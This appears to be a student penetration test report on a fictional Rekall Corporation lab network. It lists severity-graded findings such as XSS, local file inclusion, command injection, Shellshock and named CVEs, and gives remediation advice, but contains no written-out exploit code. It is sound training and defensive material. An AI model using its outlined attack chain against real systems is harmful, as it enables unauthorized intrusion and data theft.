Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	JP Cyber Solutions LLC
Contact Name	Joseph Peter
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001			

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Input validation on certain web application pages made XSS, SQL injections, and LFI attempts unsuccessful at first

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web application susceptible to XSS, LFI, and command injections
- Linux and Windows machines with multiple instances of sensitive data exposure
- Open port vulnerabilities
- Outdated server OS and service versions with known vulnerabilities
- Users have weak passwords
- Open Source Exposed Data
- SQL and PHP injection

Executive Summary

JPCS began its investigation by utilizing OSINT to gather passive reconnaissance about the organization such as domain records and stored certificates. We were able to execute SQL, PHP, and command injections on the web application. XSS injections were also successful, and we were able to upload malicious scripts to the web server on the “memory-planner.php” web page. Further investigation revealed admin credentials stored in the page source HTML which we used to elevate our privileges.

Nmap, zenmap, and nessus gave us critical information about the domain network. We identified multiple Linux host machines that were using vulnerable services, such as Apache Struts, Drupal, Apache Tomcat Remote Code Execution, and Shellshock. We identified known vulnerabilities with each service and were able to successfully exploit and infiltrate further into the network.

TotalRekall’s Github contained stored user/password hash information which we were able to exfiltrate and crack. We continued to use nmap, zenmap, and nessus for critical information about Windows machines on the network. One of the machines had several open ports that allowed us to perform exploits on HTTP, FTP, and SLMail. After we established a root shell on the target machine we were able to pull cached credentials and exfiltrate sensitive data.

The Vulnerability Findings section of this report provides information about each vulnerability we found, the severity, and our recommended mitigation strategies.

Summary Vulnerability Overview


Vulnerability	Severity
Reflected/Stored XSS	Critical
Sensitive Data Exposures	Critical
Local File Inclusion	Critical
Command injection	Critical
Apache Tomcat Remote Code Execution (CVE-2017-12617)	Critical
Anonymous FTP login allowed	Critical
SLMail via Port 110	Critical
Shellshock	Critical
Brute Force/Dictionary Attack	Critical
Directory Traversal	High
Session Management	High
Open Source Exposed Data	Medium
SQL Injection	Critical
PHP Injection	Critical
Drupal	High
Struts	High
Run as ALL Sudoer (CVE-2019-14287)	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.14.35 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.1 172.22.117.10 172.22.117.20 172.22.117.100
Ports	21, 22, 80, 106, 110

Exploitation Risk	Total
Critical	12
High	4
Medium	1
Low	0



Vulnerability Findings


Vulnerability 1	Findings
Title	Reflected/Stored XSS
Type (Web app / Linux OS / Wlndows OS)	Web App
Risk Rating	Critical
Description	Malicious script was successfully stored or reflected on multiple web pages on totalrekall.xyz, some of which required bypassing input validation. This vulnerability would allow DNS spoofing/URL redirection, key logging, and/or capture cookies
Images	

<table>
<tr><td></td><td> 


</td></tr>
<tr><td>Affected Hosts</td><td>192.168.14.35</td></tr>
<tr><td>Remediation</td><td>Input validation, sanitize data, web application firewall



https://www.verizon.com/business/resources/articles/s/how-to-mitigate-cross-site-scripting/#:~:text=Preventing%20users%20from%20posting%20HTML,a%20straightforward%20and%20effective%20measure.&text=Secure%20your%20cookies.,Sanitize%20data.</td></tr>
</table>

Vulnerability 2	Findings
Title	Sensitive Data Exposures
Type (Web app / Linux OS / WIndows OS)	Web App, Windows OS, Public
Risk Rating	Critical
Description	User credentials were stored on the totalrekall github page which were used to gain access to the FTP server, login.php also contained admin credentials in HTML, sensitive information found on robots.txt in web app, sensitive information found in user ‘public’ on 172.22.117.20
Images	 





Affected Hosts	192.168.14.35, 172.22.117.20
Remediation	Sensitive information should not be stored in plaintext and/or on a public space that anyone can access, restrict/monitor port 21, enforce principles of least privilege

	https://securiti.ai/blog/sensitive-data-exposure/


Vulnerability 3	Findings
Title	Local File Inclusion Vulnerabilities
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Successfully uploaded malicious php scripts on ‘memory-planner.php’, one of which required bypassing input validation
Images	 

Affected Hosts	192.168.14.35
Remediation	Prohibit appending of file paths/extensions, dynamic path concatenation, ID Assignation https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/local-file-inclusion/

